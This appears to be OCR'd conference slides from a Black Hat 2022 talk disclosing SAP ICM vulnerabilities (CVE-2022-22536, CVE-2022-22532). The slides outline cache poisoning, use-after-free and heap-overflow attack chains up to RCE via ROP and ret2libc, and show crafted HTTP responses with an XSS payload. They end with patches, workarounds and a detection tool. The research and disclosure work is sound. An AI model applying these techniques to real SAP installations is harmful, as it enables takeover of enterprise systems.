
HTTP/1.1 200 OK

ICM WT 2

Cache Handler

ICM Arbitrary Cache Poisoning

- Steps:
    a. Attacker_1 **hijack** MPI Buffer
    b. Attacker_2 place **target request** in hijacked buffer
    c. Java generates **response** for Attacker_2
    d. Attacker_1 **tampers** response
    e. ICM stores response in **internal cache**
- Multiple HTTP connections to hijack more MPI Buffers
- A successful attack persists malicious response



...	Payload	Status	Error	Timeout	Length
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
...	null	202	☐	☐	10525
0		200	☐	☐	10525
1	null	200	☐	☐	10525
2	null	200	☐	☐	10525

```
HTTP/1.1 202 Ok
sap-cache-control:max-age=10000
content-length: 100

.50
Content-Type: text/html;
charset=ISO-8859-1
Content-Length: 10340
Date: Thu, 14 Jul 2022 17:43:23 GMT

```

DEMO:
MPI Use After Free


RCE - OOB Use After Free

- Out Of Bound (OOB) MPI Buffers transfer information about the request
- Request and Response MPI Buffer pointers are communicated through OOB
- Read memory by modifying Response MPI pointers
  - Generate response
  - Tamper OOB Buffer
  - Replace response Buffer with target address
  - Read up to 65KB of arbitrary ICM memory
- Tamper function pointers on OOB Buffers
  - Guess memory layout by reading ICM memory
  - Find ROP gadget to write near stack
  - Load registers and Ret2Libc (system)

RCE - Cache Tampering

- Hijacking OOB Buffers is not reliable (operates too fast)
- Tampering OOB Buffers crashes the ICM (MPIfreeBuffer fails)
- Other option? Tamper internal Cache
- Internal Cache stores Responses with a file header (Length, Encoding, body offset, …)

ICM Cache Buffer Overflow



MPI Buffer


```
HTTP/1.1 200 OK\r\n
Content-Length: 14\r\n
Sap-Cache-Control: Max-Age=100\r\n
\r\n
Response for A[x00]
```

WT 1 OFFSET: 1

WT 2 OFFSET: 85

ICM WT 1
I/O Handler
TTP 200 OK
Sap-Cache-Control: …
Content-Length: 25
<script>alert(1)</script>
READ
ICM WT 1
Shared Memory
Free MPI Buffer
GET /A HTTP/1.1
HTTP/1.1 200 OK
Java Process
ICM WT 2
I/O Handler
HTTP/1.1 200 OK
ICM WT 2
Response Parser
Cache Handler
Cache File
Length: 85
GZ: 0
Body: 71

ICM Cache Buffer Overflow



MPI Buffer

```
HTTP 200 OK\r\n
Sap-Cache-Control: Max-Age=100\r\n
Content-Length: 29\r\n
\r\n
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA[x00]
```

WT 1 OFFSET: 96 **WT 2 OFFSET: 85**

ICM WT 1 I/O Handler

TTP 200 OK
Sap-Cache-Control: …
Content-Length: 29

AAAAAAAAAAAAAA…

ICM WT 1

Shared Memory

Free MPI Buffer	GET /A HTTP/1.1	HTTP/1.1 200 OK

Java Process

ICM WT 2 I/O Handler

ICM WT 2


Cache Handler

Cache File

Length: 85	**GZ**: 0	**Body**: 71

HTTP 200 OK\r\n
Sap-Cache-Control: Max-Age=100\r\n
Content-Length: 29\r\n
\r\n
AAAAAAAAAAAAAAAAAAAAAAAAA[x00]

ICM Cache Buffer Overflow


ICM WT
I/O Handler
GET /A HTTP/1.1
…
ICM WT
Req Cache Handler
ICM Web Cache
/A
Corrupt
HEAP Buffer Overflow
Cache File
Length: 85
GZ: 0
Body: 71

HTTP 200 OK
Sap-Cache-Control: Max-Age=100
Content-Length: 25

<script>alert(1)</script>[x00]

Solutions

- CVE-2022-22536: CVSS 10 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
- CVE-2022-22532: CVSS 8.1 (AV:N/**AC:H**/PR:N/UI:N/**S:U**/C:H/I:H/A:H)
- SAP Netweaver (Java and ABAP), S/4Hana, WebDispatcher… any SAP Installation
- **SAP Security Notes: 3123396 & 3123427**
- **Manual Workaround implemented at Netweaver and WebDispatcher**
- Detection Tool https://github.com/Onapsis/onapsis_icmad_scanner

Conclusions

- HTTP Servers as a target
  - Reverse Engineer with RFC in mind
  - Similar functions and workflow
  - Identify Requests and Responses in memory
- Escalate low level vulnerabilities with HTTP exploitation
  - Complex architectures with multiple internal Parsers
  - Not based on “invalid” HTTP headers
  - DNS Rebinding to bypass VPNs (botnet)
- ICMAD addressed by CISA:
  - Critical impact
  - All SAP installations affected
  - Accessible through most exposed service (HTTP/S)

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY
CISA
VULNERABILITY RISK
CRITICAL

black hat USA 2022

Questions?